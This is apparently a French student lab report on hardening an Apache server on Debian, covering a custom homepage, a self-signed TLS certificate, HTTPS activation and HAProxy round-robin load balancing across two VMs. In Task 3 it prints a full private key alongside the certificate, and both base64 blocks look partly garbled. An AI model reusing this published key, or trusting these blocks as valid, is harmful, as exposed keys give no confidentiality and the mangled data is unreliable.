

## TP : Sécurisation d'un serveur web : TLS et haute disponibilité.



## Sommaire :

<b>Introduction :</b> .....	3
<b>Objectif :</b> .....	3
<b>TÂCHE 1 – INSTALLATION DE APACHE (SUR LE PREMIER SERVEUR).....</b>	4
I-Installation de Apache et II Vérification.....	4
III-Vérification sur le serveur Web.....	5
<b>TÂCHE 2 – MODIFICATION DE LA PAGE D'ACCUEIL DU SITE.....</b>	6
I Modification du serveur Apache et Sauvegarde.....	6
II sauvegarde et tester les modifications.....	7
<b>TÂCHE 3 – SÉCURISATION D'UN SITE WEB : HTTPS.....</b>	8
I Génération d'un Certificat Auto-signé avec OpenSSL.....	8
II Crédit d'un Site Sécurisé et Activation de HTTPS.....	9
III-Configuration du site sécurisé.....	12
IV Tests.....	13
<b>TÂCHE 4 – MISE EN PLACE DE LA HAUTE DISPONIBILITÉ DE HTTP.....</b>	14
I Installation d'un second serveur Apache.....	14
II Installation de HAProxy sur une troisième VM.....	15
IV: vérification du fonctionnement.....	16
V : Persistance basée sur des cookies.....	19
VI : Visualisation des statistiques.....	20
Nous modifions le document /etc/haproxy/haproxy.cfg et nous rajoutons les lignes ci-dessous :.....	20
<b>TÂCHE 5 – MISE EN PLACE DE LA HAUTE DISPONIBILITÉ DE HTTPS.....</b>	21
I Configuration.....	21
Étape 3 : Modifier la Configuration de HAProxy.....	23
Mise en Place de l'Environnement de Test.....	25
Mise en place et exécution de l'attaque slowloris.....	26

## **Introduction :**

Dans un premier lieu, ce compte-rendu détaille méthodiquement le processus d'installation et de configuration d'un serveur web sécurisé.

Nous commencerons par l'installation d'Apache et nous allons configurer une page d'accueil personnalisée. Nous mettrons en place une connexion HTTPS, garantissant ainsi une communication chiffrée et sécurisée entre le serveur et ses clients. Cette étape inclura la génération de certificats SSL/TLS.

Nous configurons un système de basculement et d'équilibrage de charge en utilisant HAProxy, pour garantir la disponibilité et la robustesse du service web.

Enfin, nous conclurons avec une série de tests et de vérifications pour s'assurer que toutes les configurations et installations fonctionnent comme prévu, ces tests incluront des vérifications des ports ouverts, des connexions sécurisées, et de l'efficacité de l'équilibrage de charge.

## **Objectif :**

Notre objectif principal est de mettre en place un serveur web hautement sécurisé, en adhérant rigoureusement aux critères DIC-P, qui sont des piliers essentiels dans la sécurisation des systèmes d'information :

- ❖ Disponibilité : Nous mettrons en œuvre la haute disponibilité et l'équilibrage de charge en utilisant HAProxy, garantissant ainsi une accessibilité constante et fiable à nos services web, même en cas de surcharge ou de défaillance partielle du système.
- ❖ Intégrité, Confidentialité et Authenticité : La sécurisation des communications sera assurée par la configuration de Transport Layer Security. Cette étape comprend l'utilisation de certificats SSL/TLS pour chiffrer et sécuriser les données échangées entre le client et le serveur, préservant ainsi leur intégrité, garantissant la confidentialité et confirmant l'authenticité des parties impliquées.

## TÂCHE 1 – INSTALLATION DE APACHE (SUR LE PREMIER SERVEUR)

Tout d'abord, nous allons procéder à l'installation d'un serveur Apache sur Debian en ligne de commande :

Nous mettons à jour le système Linux en utilisant les commandes :  
**apt-get update&& upgrade.**

*Nous pouvons voir que les paquets sont déjà à jour.*

```
root@ancienmiracle:~# apt-get update
Atteint :1 http://deb.debian.org/debian bookworm InRelease
Atteint :2 http://security.debian.org/debian-security bookworm-security InRelease
Atteint :3 http://deb.debian.org/debian bookworm-updates InRelease
Lecture des listes de paquets... Fait
root@ancienmiracle:~# apt-get upgrade
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Calcul de la mise à jour... Fait
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

### I-Installation de Apache et II Vérification

Nous installons le serveur apache en utilisant la commande : **apt-get install apache2** et nous vérifions si le service apache2 est ouvert à l'aide de la commande **systemctl status apache2**, nous vérifions également que le serveur écoute sur le port 80 en utilisant les paquets de net-tools en effectuant la commande **netstat -ntl**


```
root@ancienmiracle:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Thu 2023-02-22 12:09:20 CET; 1min 36s ago
     Docs: https://httpd.apache.org/docs/2.4/
      Main PID: 3763 (apache2)
        Tasks: 55 (limit: 2273)
       Memory: 8.9M
          CPU: 43ms
        CGroup: /system.slice/apache2.service
                ├─3763 /usr/sbin/apache2 -k start
                ├─3764 /usr/sbin/apache2 -k start
                └─3766 /usr/sbin/apache2 -k start

févr. 22 12:09:20 ancienmiracle systemd[1]: Starting apache2.service - The Apache HTTP Server...
févr. 22 12:09:20 ancienmiracle apachectl[3762]: AH000558: apache2: Could not reliably determine the
févr. 22 12:09:20 ancienmiracle systemd[1]: Started apache2.service - The Apache HTTP Server.
[lines 1-16 (END)]
```

```
root@ancienmiracle:~# netstat -ntl
Connexions Internet actives (seulement serveurs)
Proto Recv-Q Send-Q Adresse locale           Adresse distante      Etat
tcp6      0      0 :::80                    :::*                  LISTEN
```

### III-Vérification sur le serveur Web

Nous avons testé le serveur web en tapant l'adresse IP du serveur apache dans un navigateur :



## TÂCHE 2 – MODIFICATION DE LA PAGE D'ACCUEIL DU SITE

### I Modification du serveur Apache et Sauvegarde

En deuxième lieu, nous allons accéder au répertoire `cd /var/www/html` dans les fichiers de configuration de apache et nous modifions le fichier index.html.

```
root@ancienmiracle:/var/www/html# ls -l
total 12
-rw-r--r-- 1 root root 10701 22 févr. 12:09 index.html
root@ancienmiracle:/var/www/html# _
```

On modifie le fichier en utilisant `nano index.html`.

```
GNU nano 7.2                                         index.html
<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <title>Serveur Web de Eddy</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f0f0f0;
            text-align: center;
            padding: 50px;
            overflow: hidden;
        }


        .welcome-message {
            font-size: 2em;
            margin-top: 50px;
            opacity: 0;
            animation: fadeIn 3s ease forwards;
        }

        @keyframes fadeIn {
            to {
                opacity: 1;
            }
        }

        .animated-banner {
            width: 100%;
            height: 200px;
            background-color: #4caf50;
            color: white;
            padding: 20px;
        }
    </style>
</head>
<body>
    <div class="welcome-message">Welcome to my website!</div>
    <div class="animated-banner"></div>
</body>
</html>
```

## II sauvegarde et tester les modifications

Nous redémarrons le serveur apache2 en utilisant la commande **service apache2 restart** et nous pouvons voir ci-dessous la modification de notre serveur apache.



## TÂCHE 3 – SÉCURISATION D’UN SITE WEB : HTTPS

### I Génération d'un Certificat Auto-signé avec OpenSSL

Tout d'abord, on se positionne dans le répertoire `cd /etc/apache2`.

Pour générer le Certificat et la Clé Privée : Nous avons exécuté la commande

`sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out server.pem -keyout server.key` pour créer un certificat auto-signé et une clé privée.

Cette commande va également nous demander de fournir des renseignements personnels pour le certificat.

Nous pouvons visualiser les fichiers générés en utilisant les commandes : `cat server.pem` et `cat server.key`

```
root@ancienmiracle:/etc/apache2# cat server.pem
-----BEGIN CERTIFICATE-----
MIIDezCCAmOgAwIBAgIUDa+Jk0d/KpcViJizQzV5BBwd5h0wDQYJKoZIhvcNAQEL
BQAwTTELMAkGA1UEBhMC2nIxEzARBgNVBAgMCKxhIFJldW5pb24xFATBgNVBAcM
DHNhaW50IHByZXTJyZTESMBAGA1UECgwJbX1jb21wYW55MB4XDIT0MDIyMjEzMDk1
MloXDIT1MDIyMTEzMDk1MlowTTELMAkGA1UEBhMC2nIxEzARBgNVBAgMCKxhIFJ1
dW5pb24xFATBgNVBAcMDHNhaW50IHByZXTJyZTESMBAGA1UECgwJbX1jb21wYW55
MIIBIJANBgkqhkiG9w0BAQEFAAOCAQ8AMIBCgKCAQEAnen9K2k3D3S0k5Fcpbq9
LNSv0wybo2QH8zikX/ToCJNJBGdaYiK0Rx9Uek9FMPMLs9mcNBGjj5WJ9X+vSWG
eFQRy5fufpRZ3suRy5AnI50xe0vUJCdn8wtotBe9374SL1bYBsHhYAToIC/J6H3b
HHkPnjgLTs4VeGv6eKPKezhM57HjeJvhHP2t+HpdB02nE3a+XHG8aXfNaNLqNoL
d+Hx6e0K3bxTy0emJrQEiQMGDfrtHqdSDLntcshU/L1gUIDyvbX1N3aRfcIE7/x5
X+9BV12sIqaG1PSKCMuwjmgIokcnxk0cz9m+q3QohggE5Ri/EbcaKT2n5HGUv4Rmt
NuIDAQABo1MwUTAdBgNVHQ4EFgQUUMGIM6kPTRHz2TQkhDQkrI0vikhgwHwYDVR0j
BBgwFoAUUMGIM6kPTRHz2TQkhDQkrI0vikhgwHwYDVR0TAQH/BAUwAwEB/zANBgk
hkIG9w0BAQsFAAOCAQEAK6XSz8x30obB9rC21G/XdYUnzD6cbRC9goQwB1yK2Rx-
ucHfrNraaYHhLF8Mx5NVi2nB80BtmxYVmViHJXbS98ouIeGah+V6VUrdxpP0Z4qA
T0AfAs9AeTJfikG3mqq6CVPaYtW49pjt2T0pMSrJDQ1e6cWkbqjM1kzdMyYqJI20
BShXB8x8P2Jh9rIdGkbv0rhLWWjm7a0q2F9V8zDienrRPcXYoIIu3ExnrIBG27b0
L4NAj+E96NL1y7d2o+1WxAMN125IPx6k/rFWJsPTLq82Qzg3YDVSSrYXPIdH3xpL
TgsNamDqJBzgr+hStdJ7Fmk0F2m8LtirqSdUqq+0kw==
-----END CERTIFICATE-----
```

```
root@ancienmiracle:/etc/apache2# cat server.key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggsSkAgEAAoIBAQCd6f0raTcPdLST
kvylur0s1K/TDJuj2AfzOKRf90gIk0lsZ1piIo5HED1R6T0Uw8wuz22w0Ea0P1Yn
1f5VJY24VBHL1+5+lFney5HLkCcjk7F7S9QkIOfzC2i0F73fvhIuVtgGweFgB0gg
L8nofdsceQ+e0At0zhV4a/p4o8p70EznseN4lu+Ee/a34e10E7acTdr5ccbxdp81
o0uo2gt35bHp7Qrdte1jR6YmtASJAuYN+u0ep1IMue1yyFT8vWBQgPK9teU3dpF9
wgTv/H1f70FWVmwpobU9IoKbC0aAiiRyfGQ5zP2b6rdCiGCAT1GL8RtxopPafkc
ZRXhGa03AgMBAAECggEADUoR5sBAUUb3Vv972jnmNFDv1qYi4PS8BvF3QuwxJh7M
pb7q6Da6D4WKPr71eq5hnBATMgV55cjrALtteT/vszR4z0mL0ulsLyfYxkj03X+C
U64Ve9B5hKz30kdSanM5KqvFtIfgQVYYYYA3b6ZQ4Rz4+6YgUF4n+j5Ef iPbyK6PD
vULlesRd8WwhN7wMVGbPR1eXLe3Zjohzpv7rCSoRz/NUBTUx13GqfBNdwKCtNrGW
+KINBY/MgeTjKN8M2grInCz4HMivLb0RQKvzVU74cWPmgajrBwEE5HKWFJ82mY5r
5vNJdt6RH+4DM7kEqTdmVAqzvBEkQVUCkCNrghA/7QKBgQDQsGuDMR+hUX+kYdf
t nBL IgDM23F+z5x9o9f5FrIfq7wi/11QB5o0i7A5J5djvvifxsp68g+3yg93jyw0q
MODPo1/TRIws9xxcSlcIPI7CfoAtge14qJh81jiU2h/G01j1NmtGd05iGTC9dwWA
iNmTetdrJz4eL+540fsPXK4YYwKBgQDBtsKq+v5PTxMcw5Z4FrSkLhoLDcn7LxUU
13usm25c/H+J6ahub0HkTltUx9VIktlnz/izPY05ML41RSIWCX1HfljqejbDf+E8
7DcR+bP167VdqZ4b3N0e3yeaM4V9A1juqr839QPcWr1L0b17i9GBka9yB+GYrLJP
TLB9zt60HQKBgCm6HMuunVR0J0GHdtXDzz2n5I/XMIuY0v+RsDXe0Y8QHH+/X1zC
6q844+KCws2tB++b93j0SC+ljkht3124SDs8P3z0x/hisIYDl0NeWG0rPhXbVNA7
2cIDh2ykvtW0KCIsr2231ISo5hK0KbV5p4eFmG0ke5ctnlEqKzj3HxhhAoGBAIfW
JIPIAb4TcQ+Gh4kGQv2t5k1CChs9W0cWI39SLv29gaGv25Azge0anqjAyGqmwXTu
fTMTQmiMK2UpOVHCrbroemlR7YAAMr0J4MQWGXRs600Y9+oJ28tYKGkVH9IdR0d1
LEmM4nwukij81qZ/0RX01vybUjLBRevgcit2trdpxAoGBAMJRHYnpp0qcdvXB0+iC
W5whzlJJ1ncYWcxk3GDBtd5Izzp/ById6EWaMrwBWJrG62PGhCQSpxr5kP3m23xA
141iNlg1vSk2DcVUVt3pshjzUUARFBXEZ27WCHsg9/ksEU9y4k9ogpNvf1NYdTaNk
rvUlqxoOCNFnxy9PW4HWpM08
-----END PRIVATE KEY-----
```

à l'aide de la commande `openssl x509 -noout -text -in server.pem`, on peut avoir un affichage plus explicite :

```
certificate from server.pem
40976C4F997F0000:error:16000069:STORE routines:ossl_store_get0_loader_int:unregistered scheme:../crypto/store/store_register.c:237:scheme=file
40976C4F997F0000:error:80000002:system library:file_open:No such file or directory:../providers/implementations/storemgmt/file_store.c:267:calling stat(server.pem)
Unable to load certificate
```

## IICréation d'un Site Sécurisé et Activation de HTTPS

Nous allons créer un site sécurisé en activant HTTPS. Pour ce faire, nous allons créer un dossier nommé "html\_ssl" dans le répertoire de redirection /var/www et on crée un fichier index.html.

```
root@ancienmiracle:~# mkdir /var/www/html_ssl
```

Par la suite, nous allons éditer le fichier avec l'éditeur de texte nano à l'aide de la commande sudo `nano /var/www/html_ssl/index.html` et d'éditer mon index.html.

```
root@ancienmiracle:/var/www/html_ssl# ls -l
total 4
-rw-r--r-- 1 root root 1280 25 févr. 19:00 index.html
root@ancienmiracle:/var/www/html_ssl# cat index.html
<!DOCTYPE html>
<html lang="fr">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Création d'un site sécurisé et activation de HTTPS</title>
<style>
  body {
    font-family: Arial, sans-serif;
    margin: 0;
    padding: 0;
    height: 100vh;
    display: flex;
    justify-content: center;
    align-items: center;
    background-color: #f3f3f3;
  }
  #container {
    text-align: center;
```

Nous allons activer le module SSL en exécutant la commande `a2enmod ssl`, puis sécuriser le site en activant la configuration par défaut avec la commande `a2ensite default-ssl`.

```
root@ancienmiracle:/var/www/html_ssl# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how
elf-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
```

```
root@ancienmiracle:/var/www/html_ssl# a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2
```

Dans le fichier, nous modifions la directive DocumentRoot afin de pointer vers le nouveau dossier /var/www/html\_ssl.

```
GNU nano 7.2          /etc/apache2/sites-available/default-ssl.conf
<VirtualHost *:443>
    ServerAdmin webmaster@localhost


    DocumentRoot /var/www/html_ssl

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

## Verification

Nous ouvrons un navigateur et accédons à l'adresse HTTPS de notre serveur (<https://192.168.175.132>). Et nous pouvons voir la page d'accueil personnalisée que nous avons créée dans le dossier html\_ssl.



### III-Configuration du site sécurisé

Ensuite, nous procéderons à des modifications sur le fichier default-ssl.conf en utilisant la commande suivante : **nano** /etc/apache2/sites-available/default-ssl.conf, et nous nous assurerons que les directives sont correctement configurées.

```
<VirtualHost *:443>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/html_ssl

    ServerName www.site-de-eddy-secure.com

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn
```

**Question : Pourquoi n'est-il pas nécessaire de modifier le fichier ports.conf ?**

Il n'est pas nécessaire de modifier **ports.conf** lorsque nous ajoutons un site sécurisé avec HTTPS, car les écoutes par défaut sur le port 443 sont déjà configurées.

### IVTests

Nous vérifions que le protocole est ouvert avec la commande **netstat -ntl**

```
root@ancienmiracle:~# netstat -ntl
Connexions Internet actives (seulement serveurs)
Proto Recv-Q Send-Q Adresse locale           Adresse distante       Etat
tcp     0      0 0.0.0.0:22                  0.0.0.0:*             LISTEN
tcp6    0      0 :::22                         ::::*                LISTEN
tcp6    0      0 :::80                         ::::*                LISTEN
tcp6    0      0 :::443                        ::::*                LISTEN
```

Comme nous pouvons le voir, le port 443 est ouvert.

### **Explication du message d'avertissement sur le navigateur :**

Le message d'avertissement est dû au fait que le certificat utilisé est auto-signé et non émis par une autorité de certification reconnue. Les navigateurs considèrent généralement les certificats auto-signés comme non fiables, car ils ne peuvent pas vérifier l'identité de l'émetteur.

Pour qu'un site soit considéré comme digne de confiance , nous devons utiliser un certificat émis par une autorité de certification (CA) reconnue. Nous pouvons obtenir ces certificats auprès de diverses CA, et certains services comme Let's Encrypt les fournissent gratuitement.

Capture de trame sur Wireshark, nous avons filtré tous les trames de TLS

1635 153.933202	2.16.162.109	192.168.43.89	TLSv1.2	78 Application Data
1665 157.249573	192.168.43.89	172.217.28.163	QUIC	1292 Initial, DCID=3811ec5fb09b7c2f, PWN: 1, PADDING, CRYPTO, PADDING
1669 157.524587	172.217.28.163	192.168.43.89	QUIC	1292 Handshake, SCID=f811ec5fb09b7c2f
1695 158.181566	192.168.43.89	52.26.39.32	TLSv1.2	85 Application Data
1697 158.566755	192.168.43.89	35.186.224.39	TLSv1.2	97 Application Data
1699 158.583145	52.26.39.32	192.168.43.89	TLSv1.2	85 Application Data
1703 158.875821	35.186.224.39	192.168.43.89	TLSv1.2	94 Application Data
1720 164.432110	162.159.134.234	192.168.43.89	TLSv1.2	98 Application Data
1724 164.989365	192.168.43.89	162.159.134.234	TLSv1.2	108 Application Data

### **TÂCHE 4 – MISE EN PLACE DE LA HAUTE DISPONIBILITÉ DE HTTPS.**

#### **I Installation d'un second serveur Apache**


Nous allons mettre en place la haute disponibilité HTTPS. Tout d'abord, nous créerons une nouvelle machine virtuelle. Ensuite, nous installerons le serveur Apache en exécutant les commandes "`apt-get upgrade`" et "`apt-get update`". Après cela, nous installerons le serveur Apache2 en utilisant la commande "`apt-get install apache2`" et vérifierons si le service fonctionne correctement en écoutant sur le port requis. Enfin, nous modifierons le site en éditant le fichier `index.html` situé dans le répertoire `/var/www/html/`.

Service apache 2 Open sur la 2e machine virtuelle

```
serveurapache2 x
root@ancienmiracle:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Mon 2024-02-26 16:13:06 CET; 40s ago
     Docs: https://httpd.apache.org/docs/2.4/
          >Main PID: 3296 (apache2)
          Tasks: 55 (limit: 2273)
         Memory: 12.0M
            CPU: 83ms
          CGroup: /system.slice/apache2.service
                  ├─3296 /usr/sbin/apache2 -k start
                  ├─3297 /usr/sbin/apache2 -k start
                  └─3298 /usr/sbin/apache2 -k start

févr. 26 16:13:06 ancienmiracle systemd[1]: Starting apache2.service - The Apache HTTP Server...
févr. 26 16:13:06 ancienmiracle apache2[3295]: AH00558: apache2: Could not reliably determine the
févr. 26 16:13:06 ancienmiracle systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-16/16 (END)
```

L'IP de la deuxième machine virtuelle : 192.168.175.134



## **II Installation de HAProxy sur une troisième VM**

Nous allons installer HAProxy en exécutant la commande suivante : `sudo apt-get install haproxy`.

Par la suite, nous éditions la configuration de haproxy dans `/etc/haproxy/haproxy.cfg` pour définir les paramètres de notre cluster de serveurs web.

```
frontend my_frontend
    bind 192.168.175.135:80
    default_backend servers_cluster

backend servers_cluster
    mode http
    balance roundrobin
    server apache_server1 192.168.175.132:80 check
    server apache_server2 192.168.175.134:80 check
```

Sans oublier de restart.

```
root@ancienmiracle:~# service haproxy restart
root@ancienmiracle:~# 
```

maxconn : Définit le nombre maximum de connexions simultanées.

timeout connect : Le temps maximum pour établir une connexion au serveur

timeout client : Le temps d'inactivité avant de fermer une connexion client.

timeout server : Le temps d'inactivité avant de fermer une connexion serveur.

balance roundrobin : Une méthode de répartition de charge qui distribue les requêtes de manière cyclique entre les serveurs.

check : Une option de configuration de serveur qui active la vérification de l'état de santé des serveurs.

#### IV: vérification du fonctionnement

